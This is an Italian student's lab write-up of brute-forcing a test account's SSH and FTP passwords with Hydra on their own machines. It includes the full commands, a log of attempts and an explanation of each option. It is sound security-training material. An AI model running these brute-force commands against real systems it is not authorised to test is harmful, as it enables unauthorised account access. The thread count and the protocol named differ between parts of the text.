
S6L5 Authentication cracking

Introduzione:


Il compito della settimana richiedeva di fare un **authentication cracking** con **Hydra** tramite la tecnica del **brute force**. Per prima cosa abilito il **servizio SSH** e le relativa sessione di cracking dell'autenticazione con **xHydra**, nella seconda fase invece sono andato a craccare il **protocollo telnet**.

Preparazione:

Innanzitutto ho creato un nuovo **user cavia**, chiamandolo **test_user** e mettendo come password **testpass**:




E successivamente ho avviato il **servizio SSH** dello stesso:



Pratica:

Successivamente ho scritto un prompt per **xHydra**, per effettuare il cracking della password del test user:

xhydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ssh://192.168.0.100 -t 4 -V



```
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-p
asswords-1000000.txt ssh://192.168.0.100 -t 64 -V -f

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in
 military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-11-08 05:
45:16
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip
 waiting)) from a previous session found, to prevent overwriting, ./hydra.res
tore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 1000000 login tries (l:1/
p:1000000), ~15625 tries per task
[DATA] attacking ssh://192.168.0.100:22/
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "123456" - 1 of 100
0000 [child 0] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "password" - 2 of 1
000000 [child 1] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "12345678" - 3 of 1
000000 [child 2] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "qwerty" - 4 of 100
0000 [child 3] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "123456789" - 5 of
1000000 [child 4] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "12345" - 6 of 1000
000 [child 5] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "1234" - 7 of 10000
00 [child 6] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "111111" - 8 of 100
0000 [child 7] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "1234567" - 9 of 10
00000 [child 8] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "dragon" - 10 of 10
00000 [child 9] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "123123" - 11 of 10
00000 [child 10] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "baseball" - 12 of
1000000 [child 11] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "abc123" - 13 of 10
00000 [child 12] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "football" - 14 of
1000000 [child 13] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "monkey" - 15 of 10
00000 [child 14] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "letmein" - 16 of 1
000000 [child 15] (0/0)
[ATTEMPT] target 192.168.0.100 - login "test_user" - pass "696969" - 17 of 10
00000 [child 16] (0/0)
```

hydra:

- È lo strumento che stai utilizzando per eseguire un attacco di **forza bruta** a un servizio di autenticazione (in questo caso, **SSH**).

-l test_user:

- L'opzione -l specifica un **singolo nome utente** che verrà utilizzato per il tentativo di accesso.
- In questo caso, il nome utente è test_user. Significa che Hydra tenterà di fare il login come test_user.

-P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt:

- L'opzione -P specifica il percorso del **file contenente la lista di password** da provare.
- Qui, il file utilizzato è un ampio elenco di 10 milioni di password comuni (nella cartella /usr/share/seclists/Passwords/).
- Hydra proverà ogni password contenuta in questo file, una alla volta, per l'utente test_user.

ssh://192.168.0.100:

- Questo è l'indirizzo del server a cui Hydra tenterà di connettersi tramite **SSH**.
- L'IP 192.168.0.100 è l'indirizzo del server di destinazione (dove è in esecuzione il servizio SSH). Può essere l'indirizzo di una macchina remota o locale.

-t 4:


- L'opzione -t imposta il numero di **thread** (cioè, quante connessioni simultanee Hydra tenterà di eseguire).
- In questo caso, -t 4 significa che Hydra tenterà di fare 4 tentativi simultanei per ogni connessione. Maggiore è il numero di thread, più veloce sarà l'attacco, ma potrebbe anche sovraccaricare la macchina o attivare misure di protezione come il **rate limiting** o il blocco dell'IP.

-V:

- L'opzione -V abilita la modalità **verbose**, ovvero mostrerà ogni tentativo di connessione e ogni password che viene provata. Questo ti permette di vedere dettagli in tempo reale sui tentativi di login.


Conclusione:

Dopo aver provato con oltre **5000 combinazioni** di password note, Hydra è riuscito a trovare l’esatta combinazione per **accedere a test_user**:




Secondo esercizio:

Richiedeva di eseguire lo stesso procedimento ma sul protocollo **FTP**, per configurare l'ambiente di lavoro ho prima installato il server **FTP vsftpd**, sulla macchina Linux, e dopo l'ho eseguito. Questo avvierà il server FTP sulla **porta 21**:



Ho controllato anche se il servizio fosse in esecuzione, confermando grazie a questa risposta:



Ed infine eseguo lo **stesso comando** che ho usato per il protocollo SSH:

hydra -l test_user -P /usr/share/seclists/Passwords/xato-net-10-million-passwords-1000000.txt ***ftp://127.0.0.1*** *-t 4 -V*

